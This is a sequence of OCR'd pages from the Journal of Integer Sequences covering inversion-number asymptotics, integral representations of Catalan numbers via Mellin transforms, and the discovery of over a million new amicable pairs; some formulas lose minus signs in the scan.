$$\binom{2n+k-a-1}{n-a} = \frac{(2n+k-a-1)!}{(n-a)!(n+k-1)!}.$$

We can approximate this quantity using Stirling's approximation ([4], p.54 or [6], p.452):

$$n! = \sqrt{2\pi}n^{n+1/2}e^{\ \ n}(1+(12n)^{\ \ 1}+O(n^{\ \ 2})).$$

So we have

$$\begin{aligned} &\binom{2n+k-a-1}{n-a} \\ &\quad = \left(\frac{2n+k-a-1}{n-a}\right)^{n\ \ a}\left(\frac{2n+k-a-1}{n+k-1}\right)^{n+k\ \ 1}\left(\frac{2n+k-a-1}{2\pi(n+k-1)(n-a)}\right)^{1/2}\times \\ &\qquad \times\left(1-(8n)^{\ \ 1}+O(n^{\ \ 2})\right) \\ &\quad = \frac{2^{2n+k\ \ 1\ \ a}}{\sqrt{\pi n}}\left(1+\frac{(a+k-1)^2}{4(n-a)(n+k-1)}\right)^n\left(1-\frac{k+a-1}{2(n+k-1)}\right)^{k\ \ 1}\times \\ &\qquad \times\left(1-\frac{n+k-1}{2n+k-a-1)}\right)^a\left(\frac{1}{1-a/n}\left(\frac{k+a-1}{2(n+k-1)}\right)\right)^{1/2}\left(1-(8n)^{\ \ 1}+O(n^{\ \ 2})\right) \\ &\quad = \frac{2^{2n+k\ \ 1\ \ a}}{\sqrt{\pi n}}\left(1+\frac{n(a+k-1)^2}{4(n-a)(n+k-1)}\right)\left(1-\frac{(k-1)(k+a-1)}{2(n+k-1)}\right)\times \end{aligned}$$

$$\times\left(1-\frac{a(n+k-1)}{2n+k-a-1)}\right)\left(1+\frac{a-k+1}{4n}\right)\left(1-(8n)^{-1}+O(n^{-2})\right)$$
$$=\frac{2^{2n+k-1-a}}{\sqrt{\pi n}}\left(1-\frac{1}{8n}+\frac{1}{4n}(k+3a-(k+a)^2)+O(n^{-2})\right).$$

Using this asymptotic formula we can compute an asymptotic formula for the sum $I_{n+k}(n)$ given in equation (2):

$$I_{n+k}(n) = \frac{2^{2n+k-1}}{\sqrt{\pi n}}Q\left(1-\frac{C_1}{n}+\frac{C_2k-k^2}{4n}+O(n^{-2})\right)$$

where

$$\begin{aligned} Q &= \prod_{j=1}\left(1-\frac{1}{2^j}\right) \\ &= \sum_{i=1}(-1)^i\left(2^{-i(3i-1)/2}+2^{-i(3i+1)/2}\right) \\ &\approx 0.2887880951 \end{aligned}$$

is a digital search tree constant [5], and C_1 and C_2 are given by the convergent sums

$$\begin{aligned} C_1 &= \frac{1}{8}-\frac{1}{4Q}\sum_{i=1}(-1)^i\Big(2^{-i(3i-1)/2}(3(i(3i-1)/2)-(i(3i-1)/2)^2) \\ &\quad +2^{-i(3i+1)/2}(3(i(3i+1)/2)-(i(3i+1)/2)^2)\Big) \\ &\approx 1.855938894, \end{aligned}$$

and

$$\begin{aligned} C_2 &= 1+\frac{1}{Q}\sum_{i=1}(-1)^i(2^{-i(3i-1)/2}(i(3i-1))+2^{-i(3i+1)/2}(i(3i+1))) \\ &\approx 6.488067775, \end{aligned}$$

respectively. We summarize a less precise result in the following theorem:

Theorem 5.


$$I_{n+k}(n) = \frac{2^{2n+k-1}}{\sqrt{\pi n}}Q\left(1+O(n^{-1})\right),\quad k\geq 0,$$

where $Q=\prod_{j=1}\left(1-\frac{1}{2^j}\right)$.

This formula provides asymptotic estimates for the sequences A000707, A001892, A001893, A001894, A005283, A005284 and A005285 of [13].

The figure below shows the behavior of the tail of the number of permutations with k inversions for $k \leq n$. The blue curve is $n!$ times normal density with mean $n(n-1)/4$ and variance $\frac{2n^3+3n^2 \quad 5n}{72}$, that is, the blue curve is the estimate of $I_n(k)$ based on the normal density. The red dots are the values of the asymptotic estimate; and the green dots are the exact values of $I_n(k)$. Where the red and green dots are not both visible, one dot covers the other. The figure shows the tail for $n = 8$ and $n = 16$.

Figure 4. Comparison of normal density estimate to asymptotic formula and actual inversion numbers



From our asymptotic formula for $I_n(n)$ we can see that

$$\lim_n \frac{I_n(n)}{I_n \ _1(n-1)} = 4,$$

but the normal density approximation for the ratio $\frac{I_n(n)}{I_{n-1}(n \ 1)}$ gives the estimate $ne^{\ 9/8}$ as n tends to infinity. Hence the normal density approximation grows much faster than the inversion numbers in the tails do.

References

[1] G. E. Andrews, **The Theory of Partitions**, Cambridge University Press, 1998.

[2] L. Comtet, **Advanced Combinatorics**, Reidel, 1974, p. 240.

[3] F. N. David, M. G. Kendall and D. E. Barton, **Symmetric Function and Allied Tables**, Cambridge, 1966, p. 241.

[4] W. Feller, **An Introduction to Probability Theory and Its Applications**, second edition, John Wiley and Sons, New York, NY, 1971.

[5] S. Finch, **Digital Search Tree Constants**, published electronically at http://pauillac.inria.fr/algo/bsolve/constant/dig/dig.html.

[6] R. L. Graham, D. E. Knuth and O. Patashnik, **Concrete Mathematics**, 2d Ed., Addison-Wesley Publishing Company, Inc., Reading, MA, 1994.

[7] G. H. Hardy and E. M. Wright, **An Introduction to the Theory of Numbers**, Oxford, Clarendon Press, 1954.

[8] D. E. Knuth, **The Art of Computer Programming**. Addison-Wesley, Reading, MA, Vol. 3, p. 15.

[9] R. H. Moritz and R. C. Williams, "A coin-tossing problem and some related combinatorics", Math. Mag., 61 (1988), 24-29.

[10] Muir, "On a simple term of a determinant," *Proc. Royal S. Edinborough*, 21 (1898-9), 441-477.

[11] E. Netto, **Lehrbuch der Combinatorik.** 2nd ed., Teubner, Leipzig, 1927, p. 96.

[12] V. N. Sachkov, **Probabilistic Methods in Combinatorial Analysis**, Cambridge University Press, New York, NY, 1997.

[13] N. J. A. Sloane, **The On-Line Encyclopedia of Integer Sequences**, published electronically at http://www.research.att.com/ njas/sequences/, 2001.

(Concerned with sequence A000707, A001318, A001892, A001893, A001894, A005283, A005284, A005285, A008302.)

Received May 30, 2001; revised version received July 9, 2001. Published in Journal of Integer Sequences, Nov. 8, 2001.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 4 (2001), Article 01.2.5

Integral Representations of Catalan and Related Numbers

K. A. Penson and J.-M. Sixdeniers

Université Pierre et Marie Curie
Laboratoire de Physique Théorique des Liquides
Tour 16, 5 étage, 4 place Jussieu
75252 Paris Cedex 05, France

Email addresses: penson@lptl.jussieu.fr and sixdeniers@lptl.jussieu.fr

Abstract: We derive integral representations for the Catalan numbers C(n), shifted Catalan numbers C(n+p), and the numbers n!*C(n) and C(n)*B(n), where B(n) are the Bell numbers, for n=0,1... Our method is to use inverse Mellin transform. All these numbers are power moments of positive functions, and their representations turn out to be unique.

Full version: pdf, dvi, ps latex

(Concerned with sequences A000108, A000110, A001761, A060593, A064299 .)

Received September 7, 2001; revised version received October 29, 2001. Published in Journal of Integer Sequences, February 7, 2002.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 4 (2001),
Article 01.2.5

Integral Representations of Catalan and Related Numbers

K.A.Penson
J.-M. Sixdeniers

Université Pierre et Marie Curie
Laboratoire de Physique Théorique des Liquides
Tour 16, $5^{ième}$ étage, 4, place Jussieu, 75252 Paris Cedex 05, France

Email addresses: penson@lptl.jussieu.fr and sixdeniers@lptl.jussieu.fr

Abstract

We derive integral representations for the Catalan numbers $C(n)$, shifted Catalan numbers $C(n+p)$, and the numbers $n!\cdot C(n)$ and $C(n)\cdot B(n)$, where $B(n)$ are the Bell numbers, for $n=0,1\ldots$. Our method is to use inverse Mellin transform. All these numbers are power moments of positive functions, and their representations turn out to be unique.

The Catalan numbers $C(n)$, $n=0,1,2,\ldots$, defined by

$$C(n)=\frac{\binom{2n}{n}}{n+1} \qquad , \tag{1}$$

are among the most ubiquitous sequences in enumerative combinatorics. Stanley [13] cites no less than 66 different combinatorial settings where these numbers appear. The first few Catalan numbers are

$$1,1,2,5,14,42,132,429,1430,4862$$

for $n=0\ldots 9$. A plethora of information about the $C(n)$'s can be found in [11], under sequence no. A000108.

In this note we derive an integral representation of $C(n)$ as the n-th power moment of a certain non-negative function $W_C(x)$ on the positive half-axis. We also study the ramifications of this representation for other integer sequences involving $C(n)$.

To this end we seek a function $W_C(x)$ such that

$$\int_0^\infty x^n W_C(x)dx \quad = \quad C(n) \tag{2}$$

$$= \frac{4^n \Gamma(n+1/2)}{\sqrt{\pi}\Gamma(n+2)} \quad , \qquad n = 0, 1, \ldots \quad . \tag{3}$$

Replacing n by a complex variable $s-1$, we rewrite Eq.(3) as

$$\int_0^\infty x^{s-1} W_C(x) dx = \frac{4^{s-1}\Gamma(s-1/2)}{\sqrt{\pi}\Gamma(s+1)} \quad , \quad \text{Re } s > 1 \quad , \tag{4}$$

which implies that

$$W_C(x) = \mathcal{M}^{-1}\left[\frac{4^{s-1}\Gamma(s-1/2)}{\sqrt{\pi}\Gamma(s+1)}; x\right], \tag{5}$$

where $\mathcal{M}^{-1}[f^*(s); x] = f(x)$ is the inverse Mellin transform [12], with $f^*(s) = \mathcal{M}[f(x); s] = \int_0^\infty x^{s-1} f(x) dx$ the Mellin transform of $f(x)$. We note the following property of $\mathcal{M}$ [12] :

$$\mathcal{M}\left[x^b f(ax^h); s\right] = \frac{1}{h} a^{-\frac{s+b}{h}} f^*\left(\frac{s+b}{h}\right), \qquad b \in R, \quad h > 0, \tag{6}$$

which, when specialized to $a = \frac{1}{4}$, $b = -\frac{1}{2}$ and $h = 1$, implies that

$$\mathcal{M}\left[x^{-\frac{1}{2}} f\left(\frac{x}{4}\right); s\right] = 4^s f^*(s-1/2)/2 \quad . \tag{7}$$

Adopting the standard notation $(y)_+^\alpha = y^\alpha$ if $y > 0$, $(y)_+^\alpha = 0$ otherwise, and using the formula 2.2(1), p.151 of [5] :

$$\mathcal{M}\left[(1-x)_+^{\alpha-1}; s\right] = \Gamma(\alpha)\frac{\Gamma(s)}{\Gamma(\alpha+s)} \quad , \qquad \alpha > 0, \quad s > 0, \tag{8}$$

we can apply Eq.(7) with $f(x) = (1-x)_+^{\alpha-1}$ and $\alpha = \frac{3}{2}$. This yields

$$W_C(x) = \frac{x^{-\frac{1}{2}}}{\pi}\left(1 - \frac{x}{4}\right)_+^{\frac{1}{2}}. \tag{9}$$

The function $W_C(x)$ is displayed on Fig.(1). The desired integral representation of $C(n)$ is then

$$C(n) = \int_0^4 x^n \left(\frac{\sqrt{\frac{4-x}{x}}}{2\pi}\right) dx \quad . \tag{10}$$

This is the solution of the Hausdorff moment problem on $[0, 4]$, which is always unique [1], and so the representation of Eq.(10) is also unique.

By the same token we can find the solution of

$$\int_0^\infty x^n W_{C,p}(x) dx = C(n+p), \qquad n = 0, 1, 2 \ldots, \qquad p = 1, 2, \ldots, \tag{11}$$

i.e. the unique representation of the shifted Catalan numbers $C(n+p)$, as the Hausdorff moments of

$$W_{C,p}(x) = \frac{x^{p-\frac{1}{2}}}{\pi}\left(1 - \frac{x}{4}\right)_+^{\frac{1}{2}}. \tag{12}$$

The Mellin convolution property for products of Mellin transforms, in its simplest incarnation, states ([12], [5]) that if $\mathcal{M}[W_{1,2}(x); s] = \rho_{1,2}(s)$ then

$$\mathcal{M}^{-1}[\rho_1(s)\rho_2(s); x] = W_{12}(x) \equiv \int_0^\infty \frac{1}{t} W_1\left(\frac{x}{t}\right) W_2(t) dt \quad . \tag{13}$$

Observe that $W_{1,2}(x) > 0$ implies $W_{12}(x) > 0$.




Figure 1: : The function $W_C(x)$, s. Eq.(9). This function diverges at $x = 0$.

As an application of Eq.(13) we look for an integral representation of the sequence $n! \cdot C(n)$ whose initial terms are $1, 1, 4, 30, 336, 5040, 95040, 2162160, 57657600, 1764322560$, for $n = 0 \ldots 9$; compare [11], no. A001761. Using Eq.(9) and performing the Mellin convolution in Eq.(13) with $W_1(x) = e^{-x}$ and $W_2(x) = W_C(x)$, one ends up with the following Stieltjes moment problem :

$$\int_0^\infty x^n W_{1C}(x) dx = n! \cdot C(n) = \frac{(2n)!}{(n+1)!} \quad , \quad n = 0, 1, \ldots , \tag{14}$$

with the solution

$$W_{1C}(x) = \frac{1}{2\pi\sqrt{x}} \int_{\frac{x}{4}}^\infty e^{-t} \frac{\sqrt{4t-x}}{t} dt \tag{15}$$

$$= -\frac{1}{2} + \frac{1}{\sqrt{\pi x}} e^{-\frac{x}{4}} + \frac{1}{2} \mathrm{erf}\left(\frac{\sqrt{x}}{2}\right) \quad , \tag{16}$$

where $\mathrm{erf}(y)$ is the error function. The function $W_{1C}(x)$ is shown in Fig.(2). As $W_{1C}(x) > 0$, the (sufficient) Carleman condition ($\sum_{n=1}^\infty (\frac{(2n)!}{(n+1)!})^{-\frac{1}{2n}} = \infty$) (cf. Ref.[1]) indicates that the solution $W_{1C}(x)$ of Eq.(16) is also unique. Similar results are obtained by using $W_{C,p}(x)$ instead of $W_C(x)$ in Eq.(13).

Another use of Eq.(13) is illustrated by considering the sequence $C(n) \cdot B(n)$, where $B(n)$ are the Bell numbers (see [11], no. A000110, and [2]). The initial terms of this sequence are 1, 1, 4, 25, 210, 2184, 26796, 376233, 5920200, 102816714, for $n = 0 \ldots 9$. For this last sequence see [11], no. A064299. The weight function whose n-th moment is equal to $B(n)$ is

$$W_B(x) = \frac{1}{e} \sum_{k=1}^\infty \frac{\delta(x-k)}{k!} \quad , \tag{17}$$

which is a consequence of Dobiński formula, $B(n) = \frac{1}{e} \sum_{k=1}^\infty \frac{k^n}{k!}$, see [2]. In Eq.(17), $\delta(y)$ is Dirac's delta function. By Mellin convolution of $W_B(x)$ with $W_C(x)$ one obtains

$$W_{BC}(x) = \frac{1}{2\pi e} \sum_{k=1}^\infty \frac{1}{k k!} \sqrt{\frac{4k-x}{x}} H\left(4 - \frac{x}{k}\right) \quad , \tag{18}$$




Figure 2: : The function $W_{1C}(x)$, s. Eq.(16). This function diverges at $x = 0$.

which, via Carleman's criterion, is the only positive function such that its n-th moment is equal to $C(n)\cdot B(n)$. In Eq.(18) $H(y)$ is the Heaviside function. The function $W_{BC}(x)$ is displayed on Fig.(3).




Figure 3: : The function $W_{BC}(x)$, s. Eq.(18). This function diverges at $x = 0$.

The last sequence that will concern us here is $(n!)^2 C(n) = \frac{(2n)!}{n+1}$. Its initial terms are

$$1, 1, 8, 180, 8064, 604800, 68428800, 10897286400, 2324754432000$$

for $n = 0 \ldots 9$; compare [11], no. A060593. Proceeding as in Eqs.(3) and (4), we are looking for $W_3(x)$ satisfying

$$\int_0^\infty x^{s-1} W_3(x) dx = \frac{4^{s-1}\Gamma(s-1/2)\Gamma^2(s)}{\sqrt{\pi}\Gamma(s+1)} \qquad , \quad \text{Re } s > 1 \quad . \tag{19}$$

It appears that when studying Eq.(19) it is possible to avoid using $W_C(x)$. As the first step we observe from




Figure 4: : The function $W_3(x)$, s. Eq.(24). This function diverges at $x = 0$.

Eq.(6) that

$$\mathcal{M}^{-1}\left[\Gamma\left(s-\frac{1}{2}\right);x\right] = \frac{e^{-x}}{\sqrt{x}} \qquad . \tag{20}$$

In addition, the following relation holds :

$$\mathcal{M}^{-1}\left[\frac{\Gamma^2(s)}{\Gamma(s+1)};x\right] = -Ei(-x) \qquad , \tag{21}$$

which is the formula 8.1(1), p.182 of [5]. In Eq.(21) $Ei(y)$ is the exponential integral function. Combining Eqs.(20) and (21) in the Mellin convolution we obtain

$$\mathcal{M}^{-1}\left[\frac{\Gamma(s-1/2)\Gamma^2(s)}{\Gamma(s+1)};x\right] = -\frac{1}{\sqrt{x}}\int_0^\infty t^{-\frac{1}{2}} t^{-\frac{x}{t}} Ei(-t)dt \tag{22}$$

$$= 2\sqrt{\frac{\pi}{x}}e^{-2\sqrt{x}} + 4\sqrt{\pi}Ei(-2\sqrt{x}) \qquad , \quad x>0 \quad . \tag{23}$$

In writing Eq.(23) we have used the formula 2.5.4.2, p.72 of [6]. Finally, we use Eq.(6) again (with $a = \frac{1}{4}$, $b = 0$ and $h = 1$) and from Eq.(19) we get the solution

$$W_3(x) = \frac{1}{\sqrt{x}}e^{-\sqrt{x}} + Ei(-\sqrt{x}) \qquad , \tag{24}$$

which is plotted in Fig.(4). As $W_3(x) > 0$, by Carleman's criterion the solution is again unique.

Remark: E. P.Wigner [14] has demonstrated that Eq.(10), under a suitable parametrization, describes the distribution function of eigenvalues of an ensemble of random, symmetric, real matrices.

Integral representations of other combinatorial numbers can be found in [3]. For further applications of Mellin convolution formula Eq.(13), one may consult [5], [10], [7], [8] , [4] and [9].

References

[1] N. I. Akhiezer, *The Classical Moment Problem and Some Related Questions in Analysis*, (Oliver and Boyd, London, 1965)

[2] L. Comtet, *Advanced Combinatorics*, (D. Reidel, Boston, 1984)

[3] G. P. Egorychev, *Integral Representation and the Computation of Combinatorial Sums*, Translations of Mathematical Monographs, Vol. 59, (American Mathematical Society, Rhode Island, 1984)

[4] J. R. Klauder, K. A. Penson and J. M. Sixdeniers, *Constructing coherent states through solutions of Stieltjes and Hausdorff moment problems*, Phys. Rev. **A64**, 013817 (2001)

[5] O. I. Marichev, *Handbook of Integral Transforms of Higher Transcendental Functions, Theory and Algorithmic Tables*, (Ellis Horwood Ltd, Chichester, 1983)

[6] A. P. Prudnikov, Yu. A. Brychkov and O. I. Marichev, *Integrals and Series, vol. 2: Special Functions*, (Gordon and Breach, New York, 1998)

[7] J. M. Sixdeniers and K. A. Penson, *On the completeness of coherent states generated by binomial distribution*, J. Phys. **A33**, 2907 (2000)

[8] J. M. Sixdeniers and K. A. Penson, *On the completeness of photon-added coherent states*, J. Phys. **A34**, 2859 (2001)

[9] J. M. Sixdeniers, K. A. Penson and J. R. Klauder, *Tricomi coherent states*, Int. J. Mod. Phys. B **15**, 4231 (2001)

[10] J. M. Sixdeniers, K. A. Penson and A. I. Solomon, *Mittag-Leffler coherent states*, J. Phys. **A32**, 7543 (1999)

[11] N. J. A. Sloane, On-Line Encyclopedia of Integer Sequences, published electronically at: http://www.research.att.com/~/njas/sequences/

[12] I. N. Sneddon, *The Use of Integral Transforms*, (McGraw-Hill, New York, 1974)

[13] R. P. Stanley, *Enumerative Combinatorics*, Vol. 2, (Cambridge University Press, 1999)

[14] E. P. Wigner, *Characteristic vectors of bordered matrices with infinite dimensions*, Ann.Math.**62**, 548 (1955)

(Concerned with sequences A000108, A000110, A001761, A060593, A064299.)

Received Sep 7, 2001; revised version received Oct 29, 2001. Published in Journal of Integer Sequences, Feb 7, 2002.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 4 (2001), Article 01.2.6

A Million New Amicable Pairs

Mariano Garcia

Department of Mathematics
Touro College
27 West 23rd Street, New York, NY 10010

Abstract: The author has recently discovered over one million new amicable pairs, bringing to more than two million the total of known amicable numbers and strengthening the validity of the as yet unproved conjecture that there are infinitely many such pairs.

Full version: pdf, dvi, ps latex

(The amicable numbers are given in sequences A002025, A002046, A063990 .)

Received June 5, 2001; revised version received Nov 14, 2001. Published in Journal of Integer Sequences, February 7, 2002.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 4 (2001),
Article 01.2.6

A Million New Amicable Pairs

Mariano Garcia
Department of Mathematics
Touro College
27 West 23rd Street, New York, NY 10010

Abstract

The author has recently discovered over one million new amicable pairs, bringing to more than two million the total of known amicable numbers and strengthening the validity of the as yet unproved conjecture that there are infinitely many such pairs.

Two distinct natural numbers M and N are said to be *amicable* if each is equal to the sum of the aliquot parts of the other. This is equivalent to saying that M and N are amicable if $\sigma(M) = \sigma(N) = M + N$, where $\sigma(M)$ stands for the sum of all the positive divisors of M.

The smallest example of an amicable pair is $(220 = 2^2 \cdot 5 \cdot 11,\ 284 = 2^2 \cdot 71)$, which was known to the Pythagoreans. For several centuries this was the only known amicable pair. Around the year 1300, the amicable pair $(2^4 \cdot 23 \cdot 47,\ 2^4 \cdot 1151)$ was discovered by al-Banna and around 1600, Yazdi discovered the pair $(2^7 \cdot\ 191 \cdot\ 383,\ 2^7 \cdot 73727)$. The second pair above was later rediscovered by Fermat in 1636 and the third pair by Descartes in 1638. The previously listed three pairs were the only known amicable pairs until Euler [2] discovered 59 additional ones in the middle of the eighteenth century. Since then, several mathematicians have discovered amicable numbers, including Legendre, Poulet, Gerardin, Seedhoff, Mason, Escott and others.

Until the year 1972, in order to find out what the existing known amicable pairs were, one had to search through the various individual papers on the subject. But in that year, Lee and Madachy published [4] in the Journal of Recreational Mathematics an article entitled "The History and Discovery of Amicable Numbers," which dealt with the history of the subject and listed the 1108 known amicable pairs at that time.

In 1986 Herman te Riele determined and published [5] all the amicable pairs below 10^{10} and, together with Borho, Battiato, Hoffmann and Lee, published [7] a list of known amicable pairs between 10^{10} and 10^{52}. From 1986 to 1995, te Riele became the official "collector" of amicable pairs. People who discovered amicable pairs sent them to him for verification that the pairs were new and, if so, they were added to the collection. Te Riele also made up several supplementary lists that he sent to interested people.

In 1995, Pedersen started collecting amicable numbers in the Internet. Today all known amicable pairs can be seen by examining the web pages entitled *Known amicable pairs* [9].

As of January 15, 2001, a total of 843,783 amicable pairs were known. Using essentially the BDE method indicated in [8], and based on ideas contained in [1], [3], and [6], the author has found over one million new amicable pairs during the first three months of the year 2001. In the following paragraphs we give a brief outline of the method used:

Suppose E and N are natural numbers with E relatively prime to N and to $\sigma(N)-1$, and satisfying the condition

$$\sigma(E)\cdot\sigma(N)=E\cdot(N+\sigma(N)-1). \tag{1}$$

If now p,q and r are primes such that $E\cdot p\cdot q$ and $E\cdot N\cdot r$ constitute an amicable pair, we must have $r=(p+1)\cdot(q+1)/\sigma(N)-1$. Also,

$$\sigma(E)\cdot(p+1)\cdot(q+1)=E\cdot[p\cdot q+N\cdot r]=E\cdot[p\cdot q+N\cdot(p+1)\cdot(q+1)/\sigma(N)-N]$$

and thus

$$\sigma(E)\cdot\sigma(N)\cdot(p+1)\cdot(q+1)=E\cdot[\sigma(N)\cdot p\cdot q+N\cdot(p+1)\cdot(q+1)-N\cdot\sigma(N)]. \tag{2}$$

Dividing (2) by (1), we obtain

$$(p+1)\cdot(q+1)=[\sigma(N)\cdot p\cdot q+N\cdot(p+1)\cdot(q+1)-N\cdot\sigma(N)]/[N+\sigma(N)-1].$$

Multiplying through by $N+\sigma(N)-1$ and simplifying, we get

$$[\sigma(N)-1]\cdot(p+1)\cdot(q+1)=\sigma(N)\cdot p\cdot q-N\cdot\sigma(N)$$

or

$$\sigma(N)-1+N\cdot\sigma(N)=p\cdot q-[\sigma(N)-1]\cdot p-[\sigma(N)-1]\cdot q.$$

Adding $[\sigma(N)-1]^2$ to both sides and simplifying, we obtain

$$\sigma(N)\cdot[N+\sigma(N)-1]=[p-\sigma(N)+1]\cdot[q-\sigma(N)+1]. \tag{3}$$

This condition is necessary and sufficient for $E\cdot p\cdot q$ and $E\cdot N\cdot r$ to be amicable.

To find the amicable pairs generated in this manner, all we need to do is obtain all the possible factorizations into pairs of the left-hand side of (3), and for each such factorization $A\cdot B$, set $p-\sigma(N)+1=A$ and $q-\sigma(N)+1=B$ and solve for p and q. When $p,\ q$ and $r=(p+1)\cdot(q+1)/\sigma(N)-1$ are all prime, we obtain an amicable pair. We give two examples:

Example 1. $2^4\cdot23\cdot47$ and $2^4\cdot1151$ are amicable and satisfy equation (1). Then equation (3) becomes

$$2^{10}\cdot3^4\cdot31=(p-1151)\cdot(q-1151).$$

Trying out the various possible factorizations into pairs of the left-hand side, and checking that $p,\ q$ and $r=(p+1)\cdot(q+1)/1152-1$ are prime, we get the two solutions

$$(p=1399,\ q=11519,\ r=13999)$$

and

$$(p=1583,\ q=7103,\ r=9767).$$

Here the given amicable pair generates two amicable pairs. These are

$$(2^4\cdot23\cdot47\cdot13999,\ 2^4\cdot1399\cdot11519)$$

and

$$(2^4\cdot23\cdot47\cdot9767,\ 2^4\cdot1583\cdot7103).$$

Example 2. $2^4\cdot19\cdot79$ and $2^4\cdot1599$ are not amicable, but satisfy condition (1). Then equation (3) becomes

$$2^8\cdot5^4\cdot31=(p-1599)\cdot(q-1599).$$

Trying out the various possible factorizations into pairs of the left-hand side, and checking that $p,\ q$ and $r=(p+1)\cdot(q+1)/1600-1$ are prime, we get the single solution $(p=2591,\ q=6599,\ r=10691)$. Here the given non-amicable pair generates one amicable pair. This is $(2^4\cdot19\cdot79\cdot10691,\ 2^4\cdot2591\cdot6599)$.

The selection of a suitable common factor E was useful in obtaining our million amicable pairs. The equation $\sigma(E)/E=$ a fraction a/b, has no solution for most fractions, but solutions do exist. In the case of an amicable pair, $\sigma(E)/E$ must be a fraction between 1 and 2. When a solution exists, it is usually the only solution. However, sometimes two or more solutions exist for the equation. There is one case which gives seven solutions, namely $\sigma(E)/E=1024/513$. Here the solutions are $E=$

(1) $3^3\cdot5^2\cdot19\cdot31$
(2) $3^4\cdot7\cdot11^2\cdot19^2\cdot127$
(3) $3^4\cdot7\cdot11^2\cdot19^4\cdot151\cdot911$
(4) $3^5\cdot7^2\cdot13\cdot19^2\cdot127$
(5) $3^5\cdot7^2\cdot13\cdot19^4\cdot151\cdot911$
(6) $3^6\cdot5\cdot19\cdot23\cdot137\cdot547\cdot1093$

$$(7) \quad 3^{10} \cdot 5 \cdot 19 \cdot 23 \cdot 107 \cdot 3851$$

The author made full use of this particular set, choosing as a common factor one of these, often multiplied by a suitable factor. Each new amicable pair obtained yielded seven amicable pairs in most cases (on occasions only six because of conflicts that may arise with the factors). There was one particular combination of E and N that produced $7 \times 35279 = 246953$ new amicable pairs. This was the case where

$$E = 3^3 \cdot 5^2 \cdot 19 \cdot 31 \cdot 757 \cdot 3329 \text{ and } N = 1511 \cdot 72350721629 \cdot 2077116867246979.$$

As an illustration, one of the solutions obtained is $(E \cdot N \cdot r,\ E \cdot p \cdot q)$ with E and N as indicated and
$p = 22722472723380793192451424303 7$,
$q = 11064807687934848827494555213217266088154287 99$,
$r = 11064807687934853370486290815437003410651550 37$. When multipled out, each member of this amicable pair has 87 digits. The reader may view this and other examples by examining Pedersen's list of known amicable pairs [9].

The author's findings bring to more than two million the total number of known amicable pairs and strengthen the validity of the as yet unproved conjecture that there are infinitely many amicable pairs.

References

